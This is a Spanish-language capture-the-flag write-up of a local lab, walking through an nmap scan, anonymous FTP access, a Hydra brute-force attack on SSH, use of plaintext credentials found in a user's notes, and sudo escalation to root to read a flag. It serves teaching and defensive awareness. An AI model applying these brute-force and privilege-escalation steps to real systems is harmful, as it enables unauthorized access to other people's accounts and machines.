

Write: Whoami-Labs

FTP/SSH Brute Force & Privilege Escalation

Levantamos el laboratorio con el siguiente comando **sudo bash startlab.sh whoamilab.tar**



1.Reconocimiento (Nmap)

Se realizó un escaneo completo de puertos con detección de servicios y scripts por defecto.

nmap -p- -sV -sC -sS -vvv -Pn --min-rate=5000 172.17.0.2 -oN nmap.txt

Explicación de parámetros


- **-p-** : Escaneo de los 65535 puertos TCP
- **-sV** : Detección de versiones.
- **-sC** : Scripts básicos NSE
- **-sS** : SYN Scan.
- **-Pn** : Omitir el descubrimiento inicial del host.
- **--min-rate=5000**: Aumenta la velocidad del escaneo.
- **-oN regla.txt** : Guarda la salida.

Resultados

Puerto	Estado	Servicio	Versión
21/tcp	open	FTP	vsftpd 3.0.5
22/tcp	open	SSH	OpenSSH 10.0p2 Debian

El script ftp-anon de Nmap ya adelanta un hallazgo relevante:

ftp-anon: Anonymous FTP login allowed (FTP code 230)




Esto nos indica que el servicio FTP permite login sin credenciales, lo cual es el primer vector de entrada a investigar.

2.Enumeración FTP (acceso anónimo)



Se confirma el login anónimo manualmente

ftp anonymous@172.17.0.2



220 (vsFTPD 3.0.5)

230 Login successful




Navegando la estructura de directorios, se localizan dos archivos de texto con

permisos de lectura pública:

Se descargarón con **get** y se analizarón localmente con **cat**.

2.1 Contenido de empleados.txt y Contenido politicas.txt



Este archivo confirma la matriz de accesos:

Solo mario tiene SSH habilitado, y rosa es la administración con acceso completo.

Esta “políticas” es en realidad una mala práctica de seguridad explícita: sugiere contraseñas basadas en palabras de diccionario, lo que convierte un ataque en una estrategia altamente viable.


Gracias a la información filtrada de FTP anónimo, se reduce la superficie de ataque, en lugar de atacar por fuerza bruta usuario/contraseña de forma genérica, ahora se sabe exactamente a quién atacar (mario, único con SSH).

3.Ataque de fuerza bruta SSH (Hydra)

Con el usuario objetivo identificado (mario) y la pista de contraseña tipo diccionario, se lanza Hydra contra el servicio SSH usando la wordlist **rockyou.txt**

hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 48 -f -V

- -l mario (usuario fijo)
- -P rockyou.txt (diccionario de contraseñas)
- -t 48 (tareas en paraletos)
- -f (detener al encontrar la primera credencial válida)
- -V (modo verbose (muestra cada intento))




4.Acceso SSH y Enumeración post-explotación

Se accede al sistema vía SSH con la credencial comprometida

ssh mario@172.17.0.2

El banner del sistema muestra un mensaje corporativo ficticio (**“SISTEMA DE AUTENTICACION CORPORATIVO - XYZ CORPORATION”**) que confirma el contexto del escenario simulado.



Tras autenticarse , se realiza enumeración básica:

whoami

pwd

id



Se revisa el directorio del usuario:

cd Documentos

ls -la

cat notas.txt

Hallazgo crítico: el archivo notas.txt contiene credenciales administrativas guardadas en texto plano por el propio mario

```
mario@7708b587f521:~/Documentos$ cat notas.txt
== NOTAS DE TRABAJO - Mario ==
Fecha: 12/Feb/2026

CREDENCIALES DE ADMINISTRACIÓN:
Usuario: rosa
Password: tigger
Acceso: FTP + SSH (full admin con sudo)

NOTAS:
- Rosa tiene privilegios sudo completos
- Puede acceder tanto por FTP como SSH
- Le pedí que cambie "tigger" pero dice que es su mascota favorita

PENDIENTES:
[ ] Convencer a Rosa de usar password manager
[ ] Habilitar 2FA para cuentas administrativas
[ ] Revisar acceso de Jorge (solo necesita FTP)

RECORDATORIO PERSONAL:
Mi password "summertime" es mucho mejor que
las contraseñas predecibles de los demás.
```

Este archivo no solo entrega la contraseña de la cuenta administrativa (rosa:tigger), sino que también confirma, en las propias palabras del personaje, que esa contraseña tiene privilegios sudo completos.

5.Escalada de privilegios: mario - rosa - root

```
CREDENCIALES DE ADMINISTRACIÓN:
Usuario: rosa
Password: tigger
Acceso: FTP + SSH (full admin con sudo)

NOTAS:
- Rosa tiene privilegios sudo completos
- Puede acceder tanto por FTP como SSH
- Le pedí que cambie "tigger" pero dice que es su mascota favorita

mario@7708b587f521:~/Documentos$ su rosa
Password:
rosa@7708b587f521:/home/mario/Documentos$ whoami
rosa
rosa@7708b587f521:/home/mario/Documentos$ pwd
/home/mario/Documentos
rosa@7708b587f521:/home/mario/Documentos$ id
uid=1002(rosa) gid=1002(rosa) groups=1002(rosa),27(sudo)
rosa@7708b587f521:/home/mario/Documentos$ ls -la
total 12
drwxr-xr-x 1 mario mario 4096 Feb 13  2026 .
drwxr-xr-x 1 mario mario 4096 Feb 13  2026 ..
-rw-r--r-- 1 mario mario  578 Feb 13  2026 notas.txt
rosa@7708b587f521:/home/mario/Documentos$ sudo -l
```

5.1.Pivote lateral a rosa

su rosa

contraseña: tigger

El usuario rosa pertenece al grupo sudo, confirmando lo anotado en notas.txt

5.2 Verificación de privilegios sudo

sudo -l

```
rosa@7708b587f521:/home/mario/Documentos$ sudo -l
Matching Defaults entries for rosa on 7708b587f521:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User rosa may run the following commands on 7708b587f521:
  (ALL : ALL) ALL
  (ALL) NOPASSWD: ALL
```

La configuración NOPASSWD: ALL es una falla crítica de configuración: permite ejecutar cualquier comando como cualquier usuario sin volver a autenticar.

5.3 Escalada final a root

```
rosa@7708b587f521:/home/mario/Documentos$ sudo su
root@7708b587f521:/home/mario/Documentos# whoami
root
root@7708b587f521:/home/mario/Documentos# id
uid=0(root) gid=0(root) groups=0(root)
```

6.Captura de la flag

```
rosa@7708b587f521:/home/mario/Documentos$ sudo su
root@7708b587f521:/home/mario/Documentos# whoami
root
root@7708b587f521:/home/mario/Documentos# id
uid=0(root) gid=0(root) groups=0(root)
root@7708b587f521:/home/mario/Documentos# pwd
/home/mario/Documentos
root@7708b587f521:/home/mario/Documentos$ ls -la
total 12
drwxr-xr-x 1 mario mario 4096 Feb 13 2026 .
drwxr-xr-x 1 mario mario 4096 Feb 13 2026 ..
-rw-r--r-- 1 mario mario 578 Feb 13 2026 notas.txt
root@7708b587f521:/home/mario/Documentos$ cd /root
root@7708b587f521:~$ ls -la
total 24
drwxr-xr-x 1 root root 4096 Feb 13 2026 .
drwxr-xr-x 1 root root 4096 Oct 6 10:10 ..
-rw-r--r-- 1 root root 607 Jan 2 2026 .bashrc
-rw-r--r-- 1 root root 132 Jan 2 2026 .profile
drwxr-xr-x 2 root root 4096 Feb 13 2026 .ssh
-rw-r--r-- 1 root root 41 Feb 13 2026 flag.txt
root@7708b587f521:~$ cat flag.txt
WH0AMI{ftp_ssh}
root@7708b587f521:~$
```

Resumen de la cadena de ataque

Fase	Técnica	Resultado obtenido
Reconocimiento	nmap -p- -sV -sC etc..	Puertos 21 (FTP) y 22 (SSH) abiertos
Enumeración	FTP anónimo	Matriz de usuarios/servicios y pista de contraseñas débiles
Explotación	Hydra + rockyou.txt sobre SSH	Credenciales: mario:su.....
Post-explotación	Lectura de notas.txt	Credenciales rosa:tigger filtrada en texto plano
Escalada horizontal	su rosa	Usuario con grupo sudo
Escalada vertical	sudo -l , sudo su	Privilegios root vía NOPASSWD: ALL
Objetivo	cat root/falg.txt	Flag capturada

Conclusión

Este laboratorio ilustra de forma didáctica cómo la combinación de vafrias vulnerabilidad de bajo-medio impacto puede escalar hasta un compromiso total de sistema (root), todo el ataque se basó en errores humanos y de configuracion. Desde el ` punto de vista defensivo, este escenario resalta la importancia de aplicar controles básicos de seguridad.